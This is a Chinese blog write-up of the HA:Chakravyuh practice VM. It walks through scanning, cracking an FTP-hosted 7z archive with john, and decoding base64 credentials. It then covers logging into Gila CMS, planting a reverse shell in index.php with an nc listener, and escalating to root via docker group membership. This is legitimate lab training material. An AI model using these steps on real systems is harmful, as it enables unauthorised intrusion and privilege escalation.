

WriteUp-HA:chakravyuh

原创

[\[已注销\]](#) 于 2021-04-30 01:56:13 发布 107 收藏

文章标签: [渗透测试](#) [信息安全](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/m0_55992382/article/details/116280985

版权

HA:chakravyuh

前言

在我做这个渗透测试靶机的WriteUp之前, 已经有很多大佬比我更详细的分享过有关这份靶机的攻略了。这个靶机也是我们之前专业课程的期末大作业之一, 近来想重新整理下思路于是重新打了一遍, 并分享下我的思路。

渗透过程

探测靶机的IP地址

这是作为渗透靶机的第一步吧

```
命令: netdiscover -i eth0 (-i是指定监控的网卡)
```


发现了要渗透的靶机IP为192.168.131.129

```
j0ker@ShadowRanger: ~
Currently scanning: 192.168.118.0/16 | Screen View: Unique Hosts
4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 240
-----
IP                At MAC Address    Count  Len  MAC Vendor / Hostname
-----
192.168.131.129  00:0c:29:0c:c9:00    2     120  VMware, Inc.
192.168.131.2   00:50:56:fa:31:a1    1      60  VMware, Inc.
192.168.131.254 00:50:56:f8:f5:b2    1      60  VMware, Inc.
-----
lo: flags=73<UP,LDOPBACK,RUNNING> mtu 65536
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1000 (Local Loopback)
RX packets 32 bytes 1840 (1.7 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 32 bytes 1840 (1.7 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

端口扫描

找到了靶机的IP地址，那么就用nmap这个工具对靶机的端口服务进行扫描，看看开放了哪些端口？

```
命令：nmap -A -p- 192.168.131.129 (-A是ip综合扫描，-p-是扫描所有端口)
```



```
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-30 00:01 CST
Nmap scan report for 192.168.131.129
Host is up (0.0017s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 c6:54:93:e8:1c:aa:f7:5f:d0:7d:6e:2e:df:ec:88:69 (RSA)
|_   256 d4:b4:2e:96:4e:f7:f6:b7:83:a8:ef:06:6c:80:1d:25 (ECDSA)
|_   256 66:d0:5b:93:56:c5:7a:2e:60:90:c4:4e:4f:18:5a:bd (ED25519)
80/tcp    open  http     Apache httpd 2.4.29 ((Ubuntu))
|_ _http-server-header: Apache/2.4.29 (Ubuntu)
|_ _http-title: HA: Chakravyuh
65530/tcp open  ftp      vsftpd 3.0.3
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ _drwxr-xr-x  2 ftp      ftp      4096 Oct 27  2019 pub
|_ ftp-syst:
|_   STAT:
|_   FTP server status:
|_     Connected to ::ffff:192.168.131.128
|_     Logged in as ftp
|_     TYPE: ASCII
|_     No session bandwidth limit
```

一共开放了22(ssh)、80(http)、65530(ftp)的端口

敏感文件扫描

既然有开放http服务的话，那我扫描下它网站里有哪些敏感目录

```
dirb http://192.168.131.129
```

```
(j0ker@ShadowRanger)-[~]
$ dirb http://192.168.131.129

-----
DIRB v2.22
By The Dark Raver
-----

START_TIME: Fri Apr 30 00:42:53 2021
URL_BASE: http://192.168.131.129/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.131.129/ ----
+ http://192.168.131.129/index.html (CODE:200|SIZE:983)
==> DIRECTORY: http://192.168.131.129/javascript/
==> DIRECTORY: http://192.168.131.129/phpmyadmin/
+ http://192.168.131.129/server-status (CODE:403|SIZE:280)

---- Entering directory: http://192.168.131.129/javascript/ ----
==> DIRECTORY: http://192.168.131.129/javascript/jquery/

---- Entering directory: http://192.168.131.129/phpmyadmin/ ----
==> DIRECTORY: http://192.168.131.129/phpmyadmin/doc/
+ http://192.168.131.129/phpmyadmin/favicon.ico (CODE:200|SIZE:22486)
+ http://192.168.131.129/phpmyadmin/index.php (CODE:200|SIZE:10525)
==> DIRECTORY: http://192.168.131.129/phpmyadmin/js/
+ http://192.168.131.129/phpmyadmin/libraries (CODE:403|SIZE:280)
==> DIRECTORY: http://192.168.131.129/phpmyadmin/locale/
+ http://192.168.131.129/phpmyadmin/phpinfo.php (CODE:200|SIZE:10527)
+ http://192.168.131.129/phpmyadmin/setup (CODE:401|SIZE:462)
==> DIRECTORY: http://192.168.131.129/phpmyadmin/sql/
+ http://192.168.131.129/phpmyadmin/templates (CODE:403|SIZE:280)
==> DIRECTORY: http://192.168.131.129/phpmyadmin/themes/

---- Entering directory: http://192.168.131.129/javascript/jquery/ ----
+ http://192.168.131.129/javascript/jquery/ (CODE:200|SIZE:268026)
```

找到一堆敏感文件，其中有一个phpmyadmin的页面特别注意我！

但是我没有账户密码，所以决定去看看别的地方会不会有线索。

4. 资源查找

回头去看开放的端口，有个FTP端口且蛮可疑的？或许FTP上找到点线索，于是访问下FTP服务器



嚯！有个文件夹，里面放着一个压缩包的文件

ftp://192.168.131.129:65530/pub/ 的索引

回到上一层文件夹


名称	大小	修改时间
文件: arjun.7z	1 KB	2019/10/27 GMT+8 上午8:00:00

https://blog.csdn.net/m0_55992382

把它下载下来，或许有我们需要的资源

破解文件

打开arjun.7z这个文件时候，发现这是加了密的



https://blog.csdn.net/m0_55992382

那就用kali里自带的rockyou字典进行密码爆破，看是否能成

rockyou.txt这个文件是在kali里自带的，目录在/usr/share/wordlist里名为rockyou.txt.gz的文件，使用时需要先将其解压出来。

这里引用了一个脚本文件7z2john.py

网址: <https://github.com/truongkma/ctf-tools/blob/master/John/run/7z2john.py>

首先获取这个压缩包的hash值，把它存在hash这个文件里

```
命令: python2 7z2john.py arjun.7z > hash
```

```
(j0ker@ShadowRanger)-[~/桌面]  
$ python2 7z2john.py arjun.7z > hash
```

之后我们用john这个工具去破解密码

```
命令: john --wordlist=/usr/share/wordlists/rockyou.txt hash
```


```
(j0ker@ShadowRanger)-[~/桌面]  
$ john --wordlist=/usr/share/wordlists/rockyou.txt hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (7z, 7-Zip [SHA256 256/256 AVX2 8x AES])  
No password hashes left to crack (see FAQ)
```

查看结果


```
命令: john hash --show
```

```
(j0ker@ShadowRanger)-[~/桌面]  
$ john hash --show  
arjun.7z:family
```

Get到密码为family! 进去压缩包后看到这个文件



内容如下



这是一串base64加密的文本，我们拿去解密

```
命令: echo "此处为内容" | base64 -d
```

```
(j0ker@ShadowRanger)-[~/桌面]  
$ echo "Z2lsYTphZG1pbkBnbWFpbC5jb206cHJpbmNlc2E=" | base64 -d  
gila:admin@gmail.com:princesa
```

得到一串账户与密码的文本 —— gila:admin@gmail.com:princesa

漏洞利用

端口渗透

既然拿到了账户与密码，于是回头去phpmyadmin这个页面尝试登录



行不通，那就纳闷了。还有开放一个ssh的端口呢？


```
(j0ker@ShadowRanger)-[~]
$ ssh admin@gmail.com@192.168.131.129
The authenticity of host '192.168.131.129 (192.168.131.129)' can't be established.
ECDSA key fingerprint is SHA256:kL3JQ03+G52zP8eRA+Y4ogyw56hMnOCvkfJTBM7LGak.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.131.129' (ECDSA) to the list of known hosts.
admin@gmail.com@192.168.131.129's password:
Permission denied, please try again.
admin@gmail.com@192.168.131.129's password:
```

也不行，这就纳闷了！

后来经Google一波，才回忆起来Gila是一个CMS

再回头扫一次

命令：dirb http://192.168.131.129/gila/



```
$ dirb http://192.168.131.129/gila/
----- Kali Training  Kali Tools  Kali Forums  Kali Docs  NetHunter  Offensive Security  -----
DIRB v2.22
By The Dark Raver
Gila CMS
START_TIME: Fri Apr 30 00:55:37 2021
URL_BASE: http://192.168.131.129/gila/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.131.129/gila/ ----
+ http://192.168.131.129/gila/0 (CODE:200|SIZE:3891)

+ http://192.168.131.129/gila/01 (CODE:200|SIZE:4141)

+ http://192.168.131.129/gila/1 (CODE:200|SIZE:4141)

+ http://192.168.131.129/gila/1x1 (CODE:200|SIZE:4141)

+ http://192.168.131.129/gila/about (CODE:200|SIZE:3375)

+ http://192.168.131.129/gila/About (CODE:200|SIZE:3361)

+ http://192.168.131.129/gila/admin (CODE:200|SIZE:1591)

+ http://192.168.131.129/gila/api (CODE:200|SIZE:0)

+ http://192.168.131.129/gila/assets (CODE:301|SIZE:335)

+ http://192.168.131.129/gila/author (CODE:200|SIZE:3623)

+ http://192.168.131.129/gila/blog (CODE:200|SIZE:3891)

+ http://192.168.131.129/gila/category (CODE:200|SIZE:3902)
https://blog.csdn.net/m0_55992382
```

来到它的后台，用之前Get到的账户密码登录



Log In

Show password

[Forgot password?](#)

https://blog.csdn.net/m0_55992382

成功进入!



- Dashboard
- Content
- Administration

admin

There are new updates for your packages available

Posts 1	Users 1	Pages 1	Packages 1
------------	------------	------------	---------------

Start Blogging

1. [Create Categories](#)
2. [Edit About Page](#)
3. [Create Posts](#)
4. [Upload Images](#)
5. [Set Basic Settings](#)

Support GilaCMS

- [Facebook Page](#)
- [Retweet us!](#)
- [Give a star on Github](#)
- [Review on SourceForge](#)
- [Like at AlternativeTo](#)


Get Help

- [Documentation](#)
- [Join Gitter](#)
- [Join Slack](#)
- [Google Groups](#)

https://blog.csdn.net/m0_55992382

提权过程

在管理页面下的Content->File Manager里，可以看到它网站内容



我选择在index.php里插入反弹shell的代码

在Kali上开启监听，再次访问index

```
(j0ker@ShadowRanger)-[~]
└─$ nc -lvp 7999
listening on [any] 7999 ...
192.168.131.129: inverse host lookup failed: Unknown host
connect to [192.168.131.128] from (UNKNOWN) [192.168.131.129] 59754
```

查看下当前帐户

```
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data),116(docker)
```

发现自己是属于docker组的，那就不用docker提权

命令: `docker run -v /root:/mnt -i alpine`

拿到root权限，提权成功

```
docker run -v /root:/mnt -i alpine
id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

经过一番寻找，flag放在了mnt里

